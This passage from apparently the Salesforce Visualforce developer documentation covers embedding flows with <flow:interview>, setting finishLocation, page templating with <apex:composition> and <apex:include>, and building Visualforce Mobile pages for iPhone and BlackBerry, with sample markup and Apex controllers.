- Add legend titles using the data series component `title` attribute.
- To rotate the labels for the bottom chart axis, the `<apex:chartLabel>` component is enclosed in the `<apex:axis>` component it affects.
- The `<apex:chartTips>` component enables rollover tool tips that provide additional information about each data point in the series that encloses it.

See Also:

[How Visualforce Charting Works](#)

Chapter 16

Rendering Flows with Visualforce

Visual Workflow allows administrators to set up collections of screens, known as *flows*, that step users through the process of collecting and updating data. For example, you can use Visual Workflow to script calls for a customer support center or to generate real-time quotes for a sales organization.

The standard user interface for running a flow can't be customized. Visualforce is the core technology that gives developers a more powerful way of building applications and customizing the look and feel of applications. Visual Workflow can leverage this technology to customize the user interface when running flows.

The following topics demonstrate how to embed and configure flows in a Visualforce page:

- [Embedding Flows in Visualforce Pages](#)
- [Advanced Examples of Using <flow:interview>](#)
- [Configuring the `finishLocation` Attribute in a Flow](#)

Embedding Flows in Visualforce Pages

To customize a flow's look and feel or enhance its functionality you can embed it as a component in a Visualforce page. If your organization has flows enabled for sites and portals, you can then deliver the flow to your Force.com site, Customer Portal, or partner portal users.



Note: Users can only run flows that have an active version. If the flow you embed doesn't have an active version, users see an error message. If the flow you embed includes a subflow, that subflow must have an active version.

To add a flow to a Visualforce page, embed it using the `<flow:interview>` component:

1. Find the flow's unique name:
 - a. Go to the flow list page at **Your Name > Setup > Create > Workflow & Approvals > Flows**.
 - b. Click the name of the flow you want to embed.
2. Define a new Visualforce page or open one that you want to edit.
3. Add the `<flow:interview>` component, somewhere between the `<apex:page>` tags.
4. Set the name attribute to the unique name of the flow. For example:

```
<apex:page>  
<flow:interview name="MyUniqueFlowName"/>  
</apex:page>
```



Note: If the flow is from a managed package, then the name attribute should be in this format:
namespace.flowuniqueName.

5. Restrict which users can run the flow by setting the page security for the Visualforce page that contains it.

If the Visualforce page containing the flow is delivered externally to site or portal users, any of those users with access to the Visualforce page can run the embedded flow.

If the Visualforce page containing the flow is delivered to users within your organization through a custom Web tab, link, or button, users must not only have access to the page, but must also have the `Force.com Flow User` field enabled on their user detail page.

Setting Variable Values in a Flow

In this example, we'll build a simple flow to allow customer support agents to troubleshoot modem issues by creating a case. You can set the value of variables when starting a flow through the `<apex:param>` component. For our example, to set the case number variable called `vaCaseNumber` with the initial value `01212212` when the flow loads, use the following markup:

```
<apex:page>
  <flow:interview name="ModemTroubleShooting">
    <apex:param name="vaCaseNumber" value="01212212"/>
  </flow:interview>
</apex:page>
```



Note: You can only set variables at the beginning of an interview. The `<apex:param>` tags are evaluated only once when the flow is started.

You can also leverage standard Visualforce controllers to set variables. For example, if the Visualforce page is using the `standardCase` controller, you can enhance the page to pass in the data from the standard controller:

```
<apex:page standardController="Case" tabStyle="Case" >
  <flow:interview name="ModemTroubleShooting">
    <apex:param name="vaCaseNumber" value="{!case.CaseNumber}"/>
  </flow:interview>
</apex:page>
```

Setting the finishLocation Attribute

Building on our modem troubleshooting example, we'll also set the `finishLocation` attribute to redirect the user to the Salesforce home page when they click on the **Finish** button at the end of the flow:

```
<apex:page standardController="Case" tabStyle="Case" >
  <flow:interview name="ModemTroubleShooting" finishLocation="{!URLFOR('/home/home.jsp')}"/>
    <apex:param name="vaCaseNumber" value="{!case.CaseNumber}"/>
  </flow:interview>
</apex:page>
```

For more examples of setting `finishLocation`, see [Configuring the finishLocation Attribute in a Flow](#) on page 204.

Customizing Your Flow Buttons

You can customize the styling of the standard flow buttons (like **Previous**, **Next**, or **Finish**) by using the `buttonStyle` attribute for the flow to referenced a defined CSS class:

```
<apex:page standardController="Case" tabStyle="Case" >
<style type="text/css">
.btn {
    color:#050;
    font: bold 84% 'trebuchet ms',helvetica,sans-serif;
    background-color:#fed;
    border:1px solid;
    border-color: #696 #363 #363 #696;
}
</style>

<flow:interview name="ModemTroubleShooting" buttonStyle="btn">
    <apex:param name="vaCaseNumber" value="{!case.CaseNumber}"/>
</flow:interview>
</apex:page>
```

Advanced Examples of Using <flow:interview>

The <flow:interview> component is designed to make it easy to develop complex Visualforce interactions. However, there are also more features you can access in your flow by creating a custom controller. With custom controllers, you can build a page with multiple components that can interact with each other. Any flow within your organization can be individually referenced by its own Apex type, and the variables in the flow can be accessed as member variables.

For our next example, the flow with unique name "ModemTroubleShooting" is referenced as `Flow.Interview.ModemTroubleShooting`. The markup illustrates how to display a value of a flow variable in a different part of the page:

```
<apex:page Controller="ModemTroubleShootingCustomSimple" tabStyle="Case" >
    <flow:interview name="ModemTroubleShooting" interview="{!myflow}" />
    <apex:outputText value="Default Case Priority: {!casePriority}"/>
</apex:page>
```



Note: If the flow is from a managed package, then the name attribute should be in this format: `namespace.flowuniquename`.

The controller for the above markup looks like this:

```
public class ModemTroubleShootingCusto
mSimple {

// Need not instantiate explicitly the Flow object using the class constructor
public Flow.Interview.ModemTroubleShooting myflow {get;set;}
public String casePriority ;
public String getcasePriority() {

// Access flow variables as simple member variables with get/set methods
    if(myflow==null) return 'High';
    else return myflow.vaCasePriority;
}
}
```

If you're using a custom controller, you can also set the initial values of the variables at the beginning of the flow in the constructor of the flow. Passing in variables using the constructor is optional and isn't necessary if you are using <apex:param> tags to set the value. Here's an example of a custom controller that sets the values of flow variables in a constructor:

```
public class ModemTroubleShootingCustomSetVariables {
    public Flow.Interview.ModemTroubleShooting myflow {get;set;}

    public ModemTroubleShootingCustomSetVariables() {
        Map<String, Object> myMap = new Map<String, Object>();
        myMap.put('vaCaseNumber', '123456');
        myflow = new Flow.Interview.ModemTroubleShooting(myMap);
    }

    public String caseNumber {set;}
    public String getcaseNumber() {
        return myflow.vaCaseNumber;
    }
}
```

The following table shows the differences in the naming of supported data types between the flow and Apex.

Flow	Apex
Text	String
Number	Decimal
Currency	Decimal
Date	Date, DateTime
Boolean	Boolean

As it's a good practice to write tests against your Apex code, the following is a trivial example of writing a test class for ModemTroubleShootingCustomSetVariables:

```
public class ModemTroubleShootingCustomSetVariablesTest {

    public static testmethod void ModemTroubleShootingCustomSetVariablestests() {
        PageReference pageRef = Page.ModemTroubleShootingSetVariables;

        Test.setCurrentPage(pageRef);

        ModemTroubleShootingCustomSetVariables mytestController = new
        ModemTroubleShootingCustomSetVariables();

        System.assertEquals(mytestController.getcaseNumber(), '01212212');
    }
}
```

Setting the reRender Attribute

By using the reRender attribute, the <flow:interview /> component re-renders the flow without refreshing the whole page:

```
<apex:page Controller="ModemTroubleShootingCustomSimple" tabStyle="Case" >
    <flow:interview name="ModemTroubleShooting" interview="{!myflow}"
    reRender="casePrioritySection " />
```

```
<apex:outputText id="casePrioritySection" value="Default Case Priority: {!casePriority}"/>
</apex:page>
```



Caution: If you don't set the `reRender` attribute, when you click a button to navigate to a different screen in a flow, the entire Visualforce page refreshes, not just the `<flow:interview>` component.

Configuring the finishLocation Attribute in a Flow

Embedding a flow in a Visualforce page using the `<flow:interview>` component gives your Force.com Sites, Customer Portal and partner portal users access to the dynamic applications you've built using Visual Workflow. In addition to the other flow customizations available with Visualforce, you can also shape what happens when a user clicks **Finish** on the final screen.

The following sections show the ways you can configure the `<flow:interview>` component's `finishLocation` attribute.

- [Setting finishLocation Using the URLFOR Function](#)
- [Setting finishLocation Using the \\$Page Variable](#)
- [Setting finishLocation Using a Controller](#)



Note: If `finishLocation` isn't specified, users that click **Finish** are routed back to the first screen of the flow.

Setting finishLocation Using the URLFOR Function

You can use the `URLFOR` function to:

- Route users to a relative URL, such as the Salesforce home page.

```
<apex:page>
  <flow:interview name="flowname" finishLocation="{!URLFOR('/home/home.jsp')}" />
</apex:page>
```

- Route users to a specific record or detail page using its ID. For example, if you wanted to route users to a detail page with an ID of 001D000000IpE9X:

```
<apex:page>
  <flow:interview name="flowname" finishLocation="{!URLFOR('/001D000000IpE9X')}" />
</apex:page>
```

For more information about `URLFOR`, see [Functions](#) on page 457.

Setting finishLocation Using the \$Page Variable

If you want to redirect users to another Visualforce page when they click **Finish**, but you don't want to use `URLFOR`, you can set `finishLocation` to simply the name of the destination page.

```
<apex:page>
  <flow:interview name="flowname" finishLocation="{!$Page.pagename}" />
</apex:page>
```

For more information about `$Page`, see [Global Variables](#) on page 446.

Setting finishLocation Using a Controller

You can set finishLocation in a few different ways with a controller. Here's some sample code for a page:

```
<apex:page controller="myFlowController">
  <h1>Congratulations!</h1> This is your new page.
  <flow:interview name="flowname" finishLocation="{!pageA}"/>
</apex:page>
```

Here's sample code for the controller.

```
public class myFlowController {

    public PageReference getPageA() {
        return new PageReference('/300');
    }

    public String getPageB() {
        return '/300';
    }

    public String getPageC() {
        return '/apex/my_finish_page';
    }
}
```

Note there are three different examples.

- getPageA instantiates a new page reference by passing a string to define the location.
- getPageB returns a string which is treated like a PageReference.
- getPageC returns a string that gets translated into a PageReference.



Note: You can't route users to a URL that is external to your Salesforce organization using just finishLocation="http://www.example.com". If you want to route your users to an external URL upon clicking **Finish**, use URLFOR or a controller to do so.

Chapter 17

Templating with Visualforce

Visualforce provides several strategies for reusing similar content across multiple Visualforce pages. The method you choose depends on how flexible you need your reused template to be. The more flexible a templating method is, the more any implementation of a template using that method can be modified. The following template methods are available, in order of most to least flexible:

Defining Custom Components

Similar to the way you can encapsulate a piece of code in a method and then reuse that method several times in a program, you can encapsulate a common design pattern in a custom component and then reuse that component several times in one or more Visualforce pages. Defining custom components is the most flexible templating method because they can contain any valid Visualforce tags and can be imported without restrictions into any Visualforce page. However custom components should not be used to define reusable Visualforce pages. If you want to reuse the content of an entire Visualforce page, choose one of the other two templating methods.

Defining Templates with `<apex:composition>`

If you want to define a base template that allows portions of the template to change with each implementation, use the `<apex:composition>` component. This templating method is best for situations when you want to maintain an overall structure to a page, but need the content of individual pages to be different, such as a website for news articles where different articles should appear with the same page layout.

Through this technique, you can also define a template from a `PageReference` returned by a controller.

Referencing an Existing Page with `<apex:include>`

If you want the entire content of a Visualforce page inserted into another page, use the `<apex:include>` component. This templating method is best for situations when you want to replicate the same content in multiple areas, such as a feedback form that appears on every page of a website.

Templates made with `<apex:insert>` and `<apex:composition>` should only be used when you want to reference an already existing Visualforce page. If you require only a set of components to be duplicated, use custom components.

Defining Templates with `<apex:composition>`

All templates defined using `<apex:composition>` must have one or more child `<apex:insert>` tags. An `<apex:insert>` tag indicates to pages that import the template that a section needs a definition. Any Visualforce page that imports a template using `<apex:composition>` must use `<apex:define>` to specify the content of each `<apex:insert>` section of the template.

You can create a skeleton template that allows subsequent Visualforce pages to implement different content within the same standard structure. To do so, create a template page with the `<apex:composition>` tag.

The following example shows how you can use `<apex:composition>`, `<apex:insert>`, and `<apex:define>` to implement a skeleton template.

First, create an empty page called *myFormComposition* that uses a controller called *compositionExample*:

```
<apex:page controller="compositionExample">
</apex:page>
```

After saving the page, a prompt appears that asks you to create *compositionExample*. Use the following code to define that custom controller:

```
public class compositionExample{

    String name;
    Integer age;
    String meal;
    String color;

    Boolean showGreeting = false;

    public PageReference save() {
        showGreeting = true;
        return null;
    }

    public void setNameField(String nameField) {
        name = nameField;
    }

    public String getNameField() {
        return name;
    }

    public void setAgeField(Integer ageField) {
        age= ageField;
    }

    public Integer getAgeField() {
        return age;
    }

    public void setMealField(String mealField) {
        meal= mealField;
    }

    public String getMealField() {
        return meal;
    }

    public void setColorField(String colorField) {
        color = colorField;
    }

    public String getColorField() {
        return color;
    }

    public Boolean getShowGreeting() {
        return showGreeting;
    }
}
```

Next, return to `myFormComposition` and create a skeleton template:

```
<apex:page controller="compositionExample">
  <apex:form >
    <apex:outputLabel value="Enter your name: " for="nameField"/>
    <apex:inputText id="nameField" value="{!nameField}"/>
    <br />
    <apex:insert name="age" />
    <br />
    <apex:insert name="meal" />
    <br />
    <p>That's everything, right?</p>
    <apex:commandButton action="{!save}" value="Save" id="saveButton"/>
  </apex:form>
</apex:page>
```

Notice the two <apex:insert> fields requiring the `age` and `meal` content. The markup for these fields is defined in whichever page calls this composition template.

Next, create a page called `myFullForm`, which defines the <apex:insert> tags in `myFormComposition`:

```
<apex:page controller="compositionExample">
  <apex:messages/>
  <apex:composition template="myFormComposition">

  <apex:define name="meal">
    <apex:outputLabel value="Enter your favorite meal: " for="mealField"/>
    <apex:inputText id="mealField" value="{!mealField}"/>
  </apex:define>

  <apex:define name="age">
    <apex:outputLabel value="Enter your age: " for="ageField"/>
    <apex:inputText id="ageField" value="{!ageField}"/>
  </apex:define>

  <apex:outputLabel value="Enter your favorite color: " for="colorField"/>
  <apex:inputText id="colorField" value="{!colorField}"/>

  </apex:composition>

  <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}.
  You look {!ageField} years old. Would you like some {!colorField} {!mealField}?"/>
</apex:page>
```

Notice the following about the markup:

- When you save `myFullForm`, the previously defined <apex:inputText> tags and **Save** button appear.
- Since the composition page requires `age` and `meal` fields, `myFullForm` defines them as text input fields. The order in which they appear on the page does not matter; `myFormComposition` specifies that the `age` field is always displayed before the `meal` field.
- The `name` field is still imported, even without a matching <apex:define> field.
- The `color` field is disregarded, even though controller code exists for the field. This is because the composition template does not require any field named `color`.
- The `age` and `meal` fields do not need to be text inputs. The components within an <apex:define> tag can be any valid Visualforce tag.

To show how you can use any valid Visualforce in an <apex:define> tag, create a new Visualforce page called `myAgelessForm` and use the following markup:

```
<apex:page controller="compositionExample">
  <apex:messages/>
  <apex:composition template="myFormComposition">

    <apex:define name="meal">
      <apex:outputLabel value="Enter your favorite meal: " for="mealField"/>
      <apex:inputText id="mealField" value="{!mealField}"/>
    </apex:define>

    <apex:define name="age">
      <p>You look great for your age!</p>
    </apex:define>

  </apex:composition>

  <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}.
  Would you like some delicious {!mealField}?"/>
</apex:page>
```

Notice that the composition template only requires an <apex:define> tag to exist. In this example, `age` is defined as text.

Dynamic Templates

A dynamic template allows you to assign a template through a PageReference. The template name is assigned to a controller method that returns a PageReference containing the template you want to use.

For example, create a page called `myAppliedTemplate` that defines the skeleton template:

```
<apex:page>
  <apex:insert name="name" />
</apex:page>
```

Next, create a controller called `dynamicComposition` with a method that will return a reference to this page:

```
public class dynamicComposition {
  public PageReference getmyTemplate() {
    return Page.myAppliedTemplate;
  }
}
```

Last, create a page called `myDynamicComposition` that implements this controller and the dynamic template:

```
<apex:page controller="dynamicComposition">
  <apex:composition template="{!myTemplate}">
    <apex:define name="name">
      Hello {!$User.FirstName}, you look quite well.
    </apex:define>
  </apex:composition>
</apex:page>
```

Referencing an Existing Page with <apex:include>

Use the <apex:include> tag when you want to duplicate the entire content of another page without making any changes. You can use this technique to reference existing markup that will be used the same way in several locations.



Note: You should not use <apex:include> if you are only duplicating components. [Custom components](#) are better suited for reusable segments of code.

For example, suppose you want to create a form that takes a user's name and displays it back to them. First, create a page called `formTemplate` that represents a reusable form and uses a controller called `templateExample`:

```
<apex:page controller="templateExample">
</apex:page>
```

After you receive the prompt about `templateExample` not existing, use the following code to define that custom controller:

```
public class templateExample{
    String name;
    Boolean showGreeting = false;

    public PageReference save() {
        showGreeting = true;
        return null;
    }

    public void setNameField(String nameField) {
        name = nameField;
    }

    public String getNameField() {
        return name;
    }

    public Boolean getShowGreeting() {
        return showGreeting;
    }
}
```

Next, return to `formTemplate` and add the following markup:

```
<apex:page controller="templateExample">
    <apex:form>
        <apex:outputLabel value="Enter your name: " for="nameField"/>
        <apex:inputText id="nameField" value="{!nameField}"/>
        <apex:commandButton action="{!save}" value="Save" id="saveButton"/>
    </apex:form>
</apex:page>
```

Note that nothing should happen if you click **Save**. This is expected behavior.

Next, create a page called `displayName`, which includes `formTemplate`:

```
<apex:page controller="templateExample">
    <apex:include pageName="formTemplate"/>
    <apex:actionSupport event="onClick"
        action="{!save}"
```

```
                rerender="greeting"/>
    <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}"/>
</apex:page>
```

When you save this page, the entire `formTemplate` page is imported. When you enter a name and click **Save** the form passes a true value to the `showGreeting` field, which then renders the `<apex:outputText>` and displays the user's name.

You can create another Visualforce page that uses `formTemplate` to display a different greeting. Create a page called `displayBoldName` and use the following markup:

```
<apex:page controller="templateExample">
    <style type="text/css">
        .boldify { font-weight: bolder; }
    </style>
    <apex:include pageName="formTemplate"/>
    <apex:actionSupport event="onClick"
        action="{!save}"
        rerender="greeting"/>
    <apex:outputText id="greeting" rendered="{!showGreeting}"
        styleClass="boldify"
        value="I hope you are well, {!nameField}."/>
</apex:page>
```

Notice that although the displayed text changes, the `templateExample` logic remains the same.

Chapter 18

Developing for Mobile Devices

Developers can use Visualforce and Apex to write sophisticated and powerful applications that run natively on the Force.com platform. To extend applications built on the Force.com platform to mobile devices, developers can use Visualforce Mobile. Visualforce Mobile combines the speed and reliability of Salesforce Mobile, salesforce.com's native client application, with a fully customizable, browser-based user interface.

Visualforce Mobile is a hybrid of client-side and on-demand programming that lets developers leverage the offline data access offered by Salesforce Mobile along with the flexibility and rapid development offered by Visualforce and Apex.

Salesforce Mobile for BlackBerry and Salesforce Mobile for iPhone can render Visualforce pages and web pages directly within the client application in an embedded browser. Visualforce Mobile pages can even execute JavaScript code that forces Salesforce Mobile to synchronize data and close the embedded browser.

What is Salesforce Mobile?

Salesforce Mobile is a client application provided by salesforce.com that allows users access to their data from a BlackBerry, iPhone, or Windows Mobile device. The Salesforce Mobile client application exchanges data with Salesforce over wireless carrier networks, and stores a local copy of the user's data in its own database on the mobile device. The data sent to the device is determined by a *mobile configuration*. Mobile configurations are sets of parameters that define a relevant subset of the user's Salesforce records.

A separate Salesforce Mobile license is required for each user who uses a mobile device to access Salesforce. For organizations using Unlimited and Developer Editions, salesforce.com provides one mobile license for each Salesforce license. Organizations using Professional or Enterprise Editions must purchase mobile licenses separately.



Note: Mobile Lite, a free version of the mobile application, is available at no cost to Professional or Enterprise Edition customers who don't have mobile licenses. Mobile Lite does not support Visualforce Mobile.

Which Devices Can Run Salesforce Mobile and Visualforce Mobile?

Salesforce Mobile can run on BlackBerry, iPhone, and Windows Mobile devices; however, the Windows Mobile client application does not currently support Visualforce Mobile. BlackBerry and iPhone devices must meet the following requirements:

BlackBerry

The mobile application can run on BlackBerry operating system versions 4.3 through 6.0. For optimum performance, however, Salesforce recommends running Visualforce Mobile on BlackBerry smartphones installed with versions 4.6 through 4.7. Upgrading to the latest version of the BlackBerry operating system can improve overall device performance. At a minimum, 5 MB of free memory should be available on the device. The mobile client application is supported on these BlackBerry smartphones providing that the operating system requirement has been met:

- BlackBerry 8100 Series (Pearl)
- BlackBerry 8300 Series (Curve)
- BlackBerry 8800 Series
- BlackBerry 8900 Series (Javelin)
- BlackBerry 9000 Series (Bold)
- BlackBerry 9500 Series (Storm)

iPhone

Salesforce Mobile requires the latest iPhone operating system available on iTunes. The device should have at least 5 MB of available memory before installing the mobile client application. The mobile client application is supported on these devices:

- iPhone
- iPhone 3G
- iPhone 3GS
- iPod Touch



Note: Developers who do not own an iPhone or BlackBerry device can [test their Visualforce Mobile pages](#) using simulators.

What are the Capabilities and Limitations of the Mobile Application?

Salesforce Mobile is a native client application with an embedded browser that can pass information between the client application and Visualforce pages. The embedded browser communicates with Salesforce using the device's internet connection; the native client application communicates with Salesforce asynchronously through the Web services API. The embedded browser can execute JavaScript, but the native client application cannot.

The following list outlines the capabilities and limitations of the native client application:

Available Objects

Administrators can mobilize accounts, assets, contacts, opportunities, leads, tasks, events, price books, products, cases, solutions, and custom objects. Custom links, s-controls, mashups, merge fields, and image fields cannot be mobilized. The following do not execute in the mobile client application but will run server-side after a record is saved and submitted to Salesforce: workflow rules, validation rules, formula fields, and Apex triggers.

Permissions, Record Types, and Page Layouts

User permissions, record types, and page layouts are inherited from Salesforce. Administrators can optionally [change the properties of a mobilized object](#) by further restricting permissions of mobile users or excluding unnecessary fields from mobile page layouts.

Related Lists

If administrators mobilize a related object—in other words, add a child data set to a parent data set—the object automatically becomes a related list on the mobile device.

Dashboards and Reports

Dashboards are available in the BlackBerry and iPhone client applications. Reports are available in the BlackBerry client application. Reports are sent to the device in Excel format and display in a basic table. The report viewer in the mobile application does not support sorting, summaries, subtotals, or grouping.

Custom List Views

BlackBerry users can create custom views in the mobile client application. BlackBerry and iPhone users can access custom views created by Salesforce administrators in the Mobile Administration Console. In the mobile application, custom views are limited to two columns.

Visualforce Tabs and Web Tabs

iPhone and BlackBerry users can access Visualforce tabs and web tabs in the mobile client application if the tabs have been mobilized by a Salesforce administrator. Although the native client application lets users access data offline, Visualforce tabs and web tabs require a connection to the wireless network because the tabs are launched in an embedded browser.

When Should Visualforce Mobile Be Used?

The majority of popular consumer and enterprise mobile applications are client-side applications that require installation and periodically connect to a server to send and receive data. There are two main reasons why mobile client applications are so prevalent over mobile on-demand applications:

Connection

Mobile devices do not maintain a constant network connection. With a client application, users can work offline and still have uninterrupted access to their data.

Speed

Wireless data networks are still very slow. Client applications are highly responsive.

Visualforce Mobile provides a way to build custom interfaces and business logic for mobile devices, but developers should only turn to Visualforce Mobile when their needs cannot be met using the capabilities of the native client application. For example, developers might be able to replicate the same functionality in a Visualforce page by building custom objects, creating custom fields, and writing Apex triggers that run server-side when a record is updated. Until the speed and reliability of wireless networks improve, the best experience for mobile users is one where the client application performs the operations.

There are situations, however, where the native client application cannot satisfy a customer's requirements. Use Visualforce Mobile to:

- Mobilize a standard Salesforce object that the client application does not support.
- Integrate with another Web API, such as Google Maps.
- Reproduce Salesforce functionality that is not available in the client application, such as responding to approval requests or sending emails using an email template.
- Integrate with a peripheral device, such as Bluetooth or embedded GPS.
- Override the action of the standard buttons on record detail pages. When possible, write Apex triggers instead of overriding buttons with Visualforce.

Developing Pages for iPhone and BlackBerry

Developing Visualforce pages for Salesforce Mobile is much different than developing pages for Salesforce. Designs that work in a desktop browser will likely not offer a good experience in a mobile browser. Follow these general best practices when building Visualforce Mobile pages for iPhone and BlackBerry:

Controllers

Standard controllers let you reproduce the data, styling, and actions of standard object pages. Salesforce Mobile has support for custom objects and many common standard objects, and it's unlikely that you would use a standard controller to replace native functionality in the mobile application with a Visualforce page. Additionally, the layout and styling of a standard object page are usually too complex for the mobile browser.

When developing for the mobile application, you may often write custom controllers for your pages. Controllers run server-side, not in the embedded browser. Controllers with highly complex business logic may cause the page to load more slowly.

Header and Sidebar

Phones have small screens, and there's often not enough space to display the user's row of tabs and the sidebar. Additionally, it would take a long time to load these components over a wireless network. Consider suppressing the header and sidebar in your Visualforce Mobile pages with the following attribute definition:

```
<apex:page showHeader="false">
```

Page Styles

The standard Salesforce stylesheets (CSS files) are too massive for the mobile browser. Not only will the Salesforce stylesheets cause the page to load very slowly, but the stylesheets do not display properly in the BlackBerry browser. Suppress the standard stylesheets in your Visualforce Mobile pages with the following attribute definition:

```
<apex:page standardStylesheets="false">
```

The best approach to adding a stylesheet to your page is to include a `<style>` section just below the `<apex:page>` component.

```
<apex:page standardStylesheets="false">
<style type="text/css">
<!-- the styles -->
</style>
</apex:page>
```

To reuse styles between pages, create a separate Visualforce page that defines your styles. Then, use the `<apex:include>` tag to incorporate the styles page. For example, suppose you define a page called `myStyles`:

```
<apex:page>
<style type="text/css">
<!-- the styles -->
</style>
</apex:page>
```

You would include these styles into another page like the following:

```
<apex:page standardStylesheets="false"/>
  <apex:include pageName="myStyles" />
</apex:page>
```

It is possible to save a mobile-optimized stylesheet as a static resource, and then reference it in your page. However, the stylesheet is paired with the Visualforce markup on the client-side to render the page, so you increase the page load time by adding a stylesheet as a static resource.



Note: If you are building pages for the iPhone and want to mimic the standard iPhone UI, you can save time and development effort by using [iUI](#), a third-party library that provides an iPhone-like interface to Web applications.

Lookups

The lookup field selector provided with `<apex:inputField>` doesn't offer a good user experience on BlackBerry and doesn't work on iPhone. You can work around this issue by writing an Apex trigger that validates the entry in the lookup field upon saving the record. You could also change the field type, if possible.

The following topics include additional information about developing pages for iPhone and BlackBerry:

- [iPhone Considerations](#)
- [BlackBerry Considerations](#)
- [Developing Cross-Platform Compatible Pages](#)
- [Using the JavaScript Library](#)

See Also:

[Styling Visualforce Pages](#)

[Using Static Resources](#)

iPhone Considerations

The mobile application launches Visualforce Mobile pages in an embedded browser. The iPhone embedded browser is the same full-featured Safari browser used for the default Web browser. It has excellent JavaScript support and performs well.

When developing pages for the iPhone, these considerations apply:

Page Zoom

By default, the iPhone browser sets your page width to 980 pixels—a value chosen to maximize compatibility with a broad range of websites. Use a `<meta>` tag to let the iPhone browser know how wide to display the initial page:

```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
  user-scalable=no" />
```

Other browsers ignore this tag.

For iPhone-specific applications, you should set the page width to the width of the device. When providing multiple properties for the viewport meta key, use a comma-delimited list of assignment statements. The following table describes the viewport properties:

Property	Description
<code>width</code>	The width of the viewport in pixels. The default is 980. The range is from 200 to 10,000. Use the <code>device_width</code> value to set the page to the width of the device in pixels.
<code>height</code>	The height of the viewport in pixels. The default is calculated based on the value of the width property and the aspect ratio of the device. The range is from 223 to 10,000 pixels. Use the <code>device_height</code> value to set the page to the height of the device in pixels.
<code>initial-scale</code>	The initial scale of the viewport as a multiplier. The default is calculated to fit the web page in the visible area. The range is determined by the <code>minimum-scale</code> and <code>maximum-scale</code> properties. You can set only the initial scale of the viewport, which is the scale of the viewport the first time the web page is displayed. Thereafter, the user can zoom in and out unless you set <code>user-scalable</code> to <code>no</code> . Zooming by the user is also limited by the <code>minimum-scale</code> and <code>maximum-scale</code> properties.
<code>minimum-scale</code>	Specifies the minimum scale value of the viewport. The default is 0.25. The range is from >0 to 10.0.
<code>maximum-scale</code>	Specifies the maximum scale value of the viewport. The default is 1.6. The range is from >0 to 10.0.
<code>user-scalable</code>	Determines whether or not the user can zoom in and out. Set to <code>yes</code> to allow scaling and <code>no</code> to disallow scaling. The default is <code>yes</code> . Setting <code>user-scalable</code> to <code>no</code> also prevents a page from scrolling when entering text in an input field.

Screen Rotation

In the mobile application, rotating the screen will not cause the page to flip and re-size.

URL Targets

The embedded browser does not support the `target="_blank"` attribute. If you use it in your page, the URL target doesn't load.

File Access

The embedded browser does not natively offer access to the file system, camera, location, or other device data.

Static Resource Caching

In the mobile application, static resources (such as images, JavaScript, or CSS) are not cached. This can have affect performance on slow connections. The embedded browser does support caching.

As a general rule for mobile development, you shouldn't use components that:

- Rely on JavaScript to perform an action
- Depend on Salesforce.com stylesheets

To check if your Visualforce Mobile page falls into one of these categories, you can view the HTML source of the page. If you see a `<script>` tag that refers to JavaScript (.js) or a `<link>` tag that refers to a stylesheet (.css), you should test that the page displays as expected.

BlackBerry Considerations

The mobile application launches Visualforce Mobile pages in an embedded browser. Research in Motion (RIM) upgraded the embedded browser with the release of BlackBerry operating system version 4.3, but the embedded browser still has limited JavaScript support. Although the BlackBerry Bold (version 4.6) and BlackBerry Storm (version 4.7) have more powerful standard browsers, the embedded browser has not sufficiently improved for full Visualforce Mobile support.

When developing pages for BlackBerry smartphones, these considerations apply:

JavaScript Support

The embedded BlackBerry browser has very limited JavaScript support. Inline JavaScript events do not work at all. When possible, avoid using JavaScript in Visualforce Mobile pages for BlackBerry.

Forms and View State

Visualforce pages rely on a [view state](#) to maintain the state of the database between requests. If you use the `<apex:form>` tag in your Visualforce page, the view state variable is often too large for the BlackBerry embedded browser to deal with effectively, even for the simplest forms.

If you need to create a form, try to use standard HTML forms. Parameters sent from the form can be retrieved with `ApexPages.currentPage().getParameters()` map in the controller. When using HTML forms, remember that:

- Maintaining state between pages must be done manually.
- Redirecting to another page must be done manually.
- The `<apex:commandLink>` and `<apex:commandButton>` components are not available.

For Visualforce Mobile pages that let users upload files, using the `<apex:form>` and `<apex:inputFile>` components is the best choice. The two components function properly in this limited use case. For example, to create an upload form, use the two tags in conjunction with Apex controller methods:

```
<apex:form>
  <apex:inputFile value="{!attachment.body}"/>
  <apex:commandButton action="{!save}"/>
</apex:form>
```

The implementation can benefit further from the use of transient variables. The `transient` keyword is used for data that doesn't need to be saved on a postback. In the previous example, the attachment itself should be non-transient, but the attachment body can potentially be very large, and there's no reason to store the body in the view state.

The solution is to change the value of `<apex:inputFile>` to retrieve a Blob file type:

```
<apex:form>
  <apex:inputFile value="{!theBlob}"/>
```

```
<apex:commandButton action="{!save}"/>
</apex:form>
```

Then, in your Apex controller for this page, define `theBlob` as transient:

```
Transient Blob theBlob;
```

Finally, in the `save` method, define the attachment using the value of `theBlob`:

```
attachment.body = theBlob;
upsert attachment;
attachment.body = null.
```

The attachment body will get updated with the correct data, but the data will not be preserved. Set `attachment.body` to `null` after save because the attachment itself is not transient.

Misplaced Visualforce Tags

Some Visualforce tags, upon compilation and resolution to HTML, are sometimes misinterpreted or not interpreted:

- The `<apex:facet>` component is placed where it appears in the code. Be sure to place the `<apex:facet>` tag where it should display on the page; for example, place the `<apex:facet name="footer">` component at the bottom of a section.
- The standard Salesforce styles provided with the `<apex:sectionHeader>` and `<apex:pageBlock>` components are mangled or ignored. Use simpler tags, or write pure HTML.

Page Styles

Be sure to follow the [best practices for styling your Visualforce Mobile pages](#) on page 215. Additionally, be aware that the BlackBerry embedded browser ignores some common CSS properties, such as `margin-left`.

Line Breaks

The `
` tag is ignored unless there is something on the line, such as a non-breaking space.

Navigation

The embedded browser in the BlackBerry client application does not have built-in navigation. If your Visualforce page is a wizard, you should provide navigation links that allow users to return to the previous page and advance to the next page. Additionally, the Visualforce page is embedded in a tab, so you should avoid using tabs for navigation in mobile Visualforce pages.

Developing Cross-Platform Compatible Pages

It can be challenging to build Visualforce Mobile pages that look good and perform well in both the BlackBerry and iPhone embedded browsers. Salesforce recommends using one of the following approaches:

Separation and Redirection

Build pages separately for BlackBerry and iPhone. When you [create the tab](#) for your Visualforce Mobile page, point the tab to the BlackBerry-optimized page. At the top of that Visualforce Mobile page, include JavaScript that automatically redirects to the iPhone page if the connecting device is not a BlackBerry smartphone:

```
<apex:page>
<language="javascript" type="text/javascript">
```

```

        if(!window.blackberry) {
